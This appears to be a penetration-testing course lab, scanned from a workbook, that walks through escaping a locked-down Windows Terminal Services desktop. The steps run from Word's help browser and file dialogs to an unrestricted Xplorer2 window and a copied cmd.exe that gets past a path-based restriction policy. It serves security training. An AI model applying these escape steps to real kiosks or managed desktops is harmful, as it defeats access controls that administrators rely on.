
As an experienced pentester, you should be able to remember some of these tricks. Combine the right techniques which will lead you to an "escape path" as the one described above.




In this section, we will explore numerous tools and techniques used to escape protected Desktops specifically designed to keep us from escaping.



This page intentionally left blank.




This page intentionally left blank.



Exercise – RDP Escape

This is a simple exercise to explore desktop restrictions on Windows. The Victim is a Windows 2003 R2 Terminal Services provided Office 2007 application. Connect with the Microsoft Terminal Services Client (mstsc) to 10.10.10.71. The rdesktop client from Kali or Mac OS X can also be used initially.

Either browse to Remote Desktop under Programs->Accessories or from a command prompt execute mstsc (Microsoft Terminal Services Client).



Exercise – RDP Escape Attack


Your goals are to work around controls to escape the software restrictions. This is a fully patched Windows Server 2003. Specifically you want:

1. Notepad.exe
2. Paint.exe
3. cmd.exe
4. Web browser access to crypto.sec660.org

Log in with RDP (MSTSC) to 10.10.10.71 with the following credentials:

User: sec660


Pass: sec660!sec660!



Exercise - RDP Escape Possible Approaches?

Many normal things do not work in this environment. Missing clickable and right-clickable options force you to get creative. Working from Microsoft Word can get around the fact you have no desktop items, programs in start menu, printer dialogs, or taskbar.


In these situations, try to get access by trial-and-error in this order: Internet browser (often via help menus), file browse dialog (usually via the Internet history/objects browse dialog), and then command shell.



Exercise - RDP Escape - Browser (1)


First, using Microsoft Word, we see it can't File-Open right-click, and we can't add a new printer from the print dialog either. From the Help on the upper right of Word, we can get to "Online Help" (1). The browser does not seem normal, as it will not browse to Kitten Wars, so we need to work a little more at this one.

From the new browser, pick Tools (2) and Connection tab (3) to see the LAN settings button (4) on the bottom right of the pop-up window.




Exercise - RDP Escape - Browser (2)

One small step left to get one of our intermediate goals; we can now use the browser, maybe even deliver a payload to Microsoft Word with Metasploit or some other delivery.



Exercise - RDP Escape - Getting to Explorer


From the browser's Tools->Options, we can select the General tab (1) and arrive at the Settings button on the right of the dialog (2), eventually getting at the View Objects button (3). If we try to click on View Files, there is an odd error (but if you circle back around to View Files, it will be working).



Exercise - RDP Escape - Getting to "an" Explorer

So far we have a file browsing dialog, but we cannot right-click to "open" a cmd.exe or other program. Notice you have a "New Folder" button on the side bar. Create a folder (any name is fine). Double-clicking on this newly created folder will cause the Xplorer2 substitute for Explorer.exe to execute. Xplorer2 is not controlled by the Microsoft SRP or GPO security settings as Explorer is. Now we can right click on cmd.exe to execute/open our cmd.exe shell.


```
Kiosks often replace explorer.exe to remove some of the attack
vectors with file browsing. The Xplorer2 software is an example of
one that actually weakens security instead of enhances: it has all
the features of explorer.exe but is not restricted by GPO. An
interactive desktop would see Xplorer2.exe right away, but in this
scenario, the explorer.exe is still used until you navigate into a
new folder. It's an interesting side effect that is the perfect
example of finding that odd difference under special circumstances.
```



Exercise - RDP Escape - SRP Block

The Software Restriction Policy blocks our open cmd.exe attempt. Realistically, only Kiosks and embedded devices would be able to function without a command interface of some kind. It is extremely likely a substitute shell exists for management and automation. Some third-party programs may require it as well.

At this point, we can either find the alternative already on the system or bring our own to the system.




Exercise - RDP Escape - SRP Block

The Software Restriction Policy was just blocking the full path, "c:\WINDOWS\system32\cmd.exe" and not a hash or other more restrictive policy. Here, use the right-click menu to copy and paste the cmd.exe to a new location.

a) Copy
   1) Select the blocked cmd.exe
   2) Right click to select "Copy"


b) Paste
   1) Select desktop in Xplorer
   2) Right click in an empty area inside the Desktop entry to select "Paste"
   3) Place the cmd.exe on the Desktop

c) Open
   1) Select the new cmd.exe on the Desktop in Xplorer
   2) Right click to select the "Open" dialog
   3) Bask in the Microsoft Copyright statement and shell

